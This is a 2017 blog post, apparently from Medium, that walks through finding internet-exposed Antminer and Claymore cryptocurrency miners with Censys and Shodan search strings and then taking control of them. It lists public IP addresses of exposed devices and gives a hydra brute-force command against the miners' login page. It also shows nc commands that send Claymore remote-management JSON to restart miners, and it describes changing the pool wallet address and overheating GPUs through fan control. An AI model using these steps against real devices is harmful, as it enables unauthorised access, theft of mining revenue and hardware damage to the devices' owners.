



Seyfullah KILIÇ

Follow

Oct 25, 2017 · 4 min read · [Listen](#)



Save



Hacking Cryptocurrency Miners with OSINT Techniques



NOTE: All the methods I have explained are at your own risk

Sponsored by <https://swordeye.io>



SWORDEYE

swordeye.io




[Open in app](#)
[Get started](#)

We will be gathering critical data for Cryptocurrency Miners (Bitcoin[Antminer] and Ethereum[Claymore]) in this article.

Many Cryptocurrency miners tools and software need the internet connection to send/receive data. So that, they have some vulnerability for attackers.

Reconnaissance the Antminer!

The best bitcoin ASIC miner is Antminer S9/S7. The miner's hardware use "lighttpd/1.4.32" web server and some of these have open SSH Port. There is an exploit for "Lighttpd 1.4.31" version. However, you can not access the server with this exploit.

The webpage on the web server is protected by "Digest HTTP Authentication". The critical point is that miners need username and password to log in.

80.http.get.body_sha256	a0a8e1aa8fcbca7d2596c72c9132e79af36588990c236c435a210e09168feb08
80.http.get.headers.content_length	351
80.http.get.headers.content_type	text/html
80.http.get.headers.server	lighttpd/1.4.32
80.http.get.headers.unknown	{u'value': u'Sat, 22 Jan 2000 09:19:12 GMT', u'key': u'date'}
80.http.get.headers.www_authenticate	Digest realm="antMiner Configuration", nonce="76bd3b6617882d389102170ba3990b9c", qop="auth"
80.http.get.metadata.description	lighttpd 1.4.32
80.http.get.metadata.product	lighttpd
80.http.get.metadata.version	1.4.32
80.http.get.status_code	401
80.http.get.status_line	401 Unauthorized

antMiner configuration page uses "Digest Authentication"

It's known that we need some information or keywords to collect data with OSINT techniques. That information is the keyword including "antMiner Configuration" in HTTP headers which appears each time I send a request to the server

I have searched on censys.io and shodan.io with some specific dorks and collected the IP addresses.

(antminer) AND protocols.raw: "80/http" AND 80.http.get.title: "401"




[Open in app](#)
[Get started](#)
[IPv4 Hosts](#)
[Top Million Websites](#)
[Certificates](#)
[Tools](#)
[Help](#)

Filter by AS:

 VTDC-AS-VN Viettel - CHT
Company Ltd, VN: 161

 KIXS-AS-KR Korea Telecom, KR:
31

 ISOMEDIA-1 - Isomedia, Inc.,
US: 25

 CYFUTURE-AS-IN Cyfuture
India Pvt. Ltd., IN: 20

 UK-NETCETERA Netcetera
Autonomous System Peers, GB:
19

[More](#)

Filter by Protocol:

[80/http: 777](#)
[22/ssh: 511](#)
[443/https: 26](#)
[8080/http: 22](#)

Page: 2/32 Results: 777 Time: 1086ms

[211.206.106.24](#)

AS SK Broadband Co Ltd (9318) Republic of Korea

80/http

401 - Unauthorized

protocols: 80/http

[190.249.146.167 \(cable190-249-146-167.epm.net.co\)](#)

EPM Telecomunicaciones S.A. E.S.P. (13489) Medellín, Antioquia, Colombia

80/http

401 - Unauthorized

protocols: 80/http

[93.107.96.207](#)

IRELAND-ASN (15502) Ireland

80/http

401 - Unauthorized

protocols: 80/http

[49.50.124.110 \(49-50-124-110.Noida.Datacenter.Terapeer.com\)](#)

AS-IN Cyfuture India Pvt. Ltd. (55470) India

80/http


401 - Unauthorized

censys.io search dorks

The system can be accessed by a brute-force attack on the HTTP port or SSH port.

Firstly, I needed a user guide to learn default HTTP username and password. After, I have searched on Google with “antminer default password” and found a website that includes User Guide.




[Open in app](#)
[Get started](#)


AntMiner User Manuel | We can obtain easily by searching

For this tutorial, I preferred to use hydra for brute-force attack (Bruteforcing HTTP Digest Authentication) with exposed most common 10.000 passwords. You can also use Burp Suite Intruder too.

```
hydra -l root -P commonPasswords.txt -vv {TARGET} http-get /
```

If you are lucky, you can access the configuration page.



[Open in app](#)[Get started](#)

antMiner configuration page.


Attackers can edit the page as desired.

Claymore Miner Software

Another type of attack is also targeting the Claymore Miner Software (such as Altcoins, ethereum, zcash miner)

I've made another search on shodan.io with some specific dorks.




[Open in app](#)
[Get started](#)


Dorks: “ETH — Total Speed:”

You can send some JSON packets with Claymore Remote Manager API to manage the miner server remotely.

In here, we control GPUs (disable, dual mode etc.) or edit the config.txt to change the pool wallet address with sending some commands.

```

1 EthMan uses raw TCP/IP connections (not HTTP) for remote management and statistics. Optionally, "psw" field is added to requests is the password for remote ma
2 The following commands are available (JSON format):
3
4
5
6 REQUEST:
7 {"id":0,"jsonrpc":"2.0","method":"miner_getstat1"}
8
9 RESPONSE:
10 {"result": ["9.3 - ETH", "21", "182724;51;0", "30502;30457;30297;30481;30479;30505", "0;0;0", "off;off;off;off;off;off", "53;71;57;67;61;72;55;70;59;71;61;70"]
11 "9.3 - ETH" - miner version.
12 "21" - running time, in minutes.
13 "182724" - total ETH hashrate in MH/s, number of ETH shares, number of ETH rejected shares.
14 "30502;30457;30297;30481;30479;30505" - detailed ETH hashrate for all GPUs.
15 "0;0;0" - total DCR hashrate in MH/s, number of DCR shares, number of DCR rejected shares.
16 "off;off;off;off;off;off" - detailed DCR hashrate for all GPUs.
17 "53;71;57;67;61;72;55;70;59;71;61;70" - Temperature and Fan speed(%) pairs for all GPUs.
18 "eth-eul.nanopool.org:9999" - current mining pool. For dual mode, there will be two pools here.
19 "0;0;0;0" - number of ETH invalid shares, number of ETH pool switches, number of DCR invalid shares, number of DCR pool switches.
20
21 COMMENTS:
22 Gets current statistics.
23
24
25
26
27 REQUEST:
28 {"id":0,"jsonrpc":"2.0","method":"miner_restart"}
29
30 RESPONSE:
31 none.
32
33 COMMENTS:
34 Restarts miner.
35
36
37
38
39
40 REQUEST:
41 {"id":0,"jsonrpc":"2.0","method":"miner_reboot"}
42
43 RESPONSE:
44 none.
45
46 COMMENTS:
47 Calls "reboot.bat" for Windows, or "reboot.bash" (or "reboot.sh") for Linux.
48
49
50
51
52 REQUEST:
53 {"id":0,"jsonrpc":"2.0","method":"control_gpu", "params":{0, 1}}

```

Claymore Remote Manager API.txt

We will send “miner_restart” or “control_gpu” command to detect whether it is read-





Open in app

Get started

```

iTerm2 Shell Edit View Profiles Toolbelt Window Help
Seyfullahs-iMac:~ seyfullahkili$ clear
Seyfullahs-iMac:~ seyfullahkili$ echo -e '{"id":0,"jsonrpc":"2.0","method":"miner_getstat1"}\n' | nc :[REDACTED] && printf "\n"
{"id": 0, "error": null, "result": [{"10.0 - ETH", "810", "140147;1461;0", "30622;29906;28281;30572;20764", "0;0;0", "off;off;off;off;off", "64;
65;55;64;63;74;55;63;64;76", "eth-us-east1.nanopool.org:9999", "0;3;0;0"]}
Seyfullahs-iMac:~ seyfullahkili$

```

This code gives the statistics of the miner server.

After that, we try to send command with “control_gpu” to detect whether it is read-only or write/read.

We received an error with the code sent below.

```

ETH: 10/25/17-15:28:14 - New job from eth-us-east1.nanopool.org:9999
ETH - Total Speed: 149.319 Mh/s, Total Shares: 1467, Rejected: 0, Time: 13:33
ETH: GPU0 30.621 Mh/s, GPU1 29.883 Mh/s, GPU2 28.288 Mh/s, GPU3 30.575 Mh/s, GPU4 29.952 Mh/s
ETH: 10/25/17-15:28:20 - SHARE FOUND - (GPU 4)
ETH: Share accepted (203 ms)!
ETH: 10/25/17-15:28:28 - SHARE FOUND - (GPU 3)
ETH: Share accepted (235 ms)!
ETH: 10/25/17-15:28:32 - SHARE FOUND - (GPU 3)
ETH: Share accepted (188 ms)!
GPU0 t=60C fan=64%, GPU1 t=52C fan=63%, GPU2 t=61C fan=74%, GPU3 t=51C fan=62%, GPU4 t=62C fan=76%
Remote management: read-only mode, command control_gpu ignored
ETH: 10/25/17-15:28:45 - New job from eth-us-east1.nanopool.org:9999
ETH - Total Speed: 149.314 Mh/s, Total Shares: 1470, Rejected: 0, Time: 13:34
ETH: GPU0 30.622 Mh/s, GPU1 29.885 Mh/s, GPU2 28.286 Mh/s, GPU3 30.577 Mh/s, GPU4 29.944 Mh/s

GPU #0: Ellesmere, 4096 MB available, 36 compute units
GPU #1: Ellesmere, 4096 MB available, 32 compute units
GPU #2: Ellesmere, 4096 MB available, 36 compute units
GPU #3: Ellesmere, 4096 MB available, 36 compute units
GPU #4: Ellesmere, 4096 MB available, 36 compute units
ETH - Total Speed: 149.371 Mh/s, Total Shares: 1470(309+292+300+295+282), Rejected: 0, Time: 13:34
ETH: GPU0 30.641 Mh/s, GPU1 29.926 Mh/s, GPU2 28.285 Mh/s, GPU3 30.569 Mh/s, GPU4 29.951 Mh/s
Incorrect ETH shares: none
1 minute average ETH total speed: 149.101 Mh/s
Pool switches: ETH - 3, DCR - 0
Current ETH share target: 0x00000000dbe6face (diff: 5000MH), epoch 147(2.15GB)
GPU0 t=60C fan=64%, GPU1 t=52C fan=63%, GPU2 t=61C fan=74%, GPU3 t=50C fan=62%, GPU4 t=62C fan=76%

ETH: 10/25/17-15:28:48 - New job from eth-us-east1.nanopool.org:9999
ETH - Total Speed: 149.339 Mh/s, Total Shares: 1470, Rejected: 0, Time: 13:34
ETH: GPU0 30.622 Mh/s, GPU1 29.885 Mh/s, GPU2 28.289 Mh/s, GPU3 30.576 Mh/s, GPU4 29.967 Mh/s

GPU #0: Ellesmere, 4096 MB available, 36 compute units
GPU #1: Ellesmere, 4096 MB available, 32 compute units
GPU #2: Ellesmere, 4096 MB available, 36 compute units
GPU #3: Ellesmere, 4096 MB available, 36 compute units
GPU #4: Ellesmere, 4096 MB available, 36 compute units
ETH - Total Speed: 149.359 Mh/s, Total Shares: 1470(309+292+300+295+282), Rejected: 0, Time: 13:34
ETH: GPU0 30.620 Mh/s, GPU1 29.887 Mh/s, GPU2 28.307 Mh/s, GPU3 30.578 Mh/s, GPU4 29.968 Mh/s
Incorrect ETH shares: none
1 minute average ETH total speed: 149.101 Mh/s
Pool switches: ETH - 3, DCR - 0
Current ETH share target: 0x00000000dbe6face (diff: 5000MH), epoch 147(2.15GB)
GPU0 t=60C fan=64%, GPU1 t=52C fan=64%, GPU2 t=61C fan=74%, GPU3 t=50C fan=62%, GPU4 t=62C fan=76%

```

Read-only mode




[Open in app](#)[Get started](#)

```
Seyfullahs-iMac:~ seyfullahkilic$ echo -e '{"id":0,"jsonrpc":"2.0","method":"miner_restart"}\n' | nc 192.168.1.100 8080 && printf "\n"
{"id": 0, "result": true, "error": null}
Seyfullahs-iMac:~ seyfullahkilic$
```


Restarting miner server

Claymore Remote Manager also allows you edit the config file with using JSON format (sending json file). However, you can edit easily with using the Claymore's Ethereum Dual Miner Manager on Windows also can change pool wallet address too.



if you have read/write permission, you can edit config.txt



[Open in app](#)[Get started](#)

You can see/edit pool's wallet address

Hacking Fantasy :)

- I did not try command injection on Claymore Miner Software with sending JSON command. If it has vulnerability, you can access the server without having read/write permission.
- You can improve search techniques with OSINT for gathering massive data
- You can even damage all GPUs by controlling the fans after editing the config.txt :)

Donation

BTC: 3EcwymByc9J3HaBFHrnXM6qZixTm2SrDpo

ETH: 0xde8f1d620a547e0819e9652536b3dd8ffac15f21

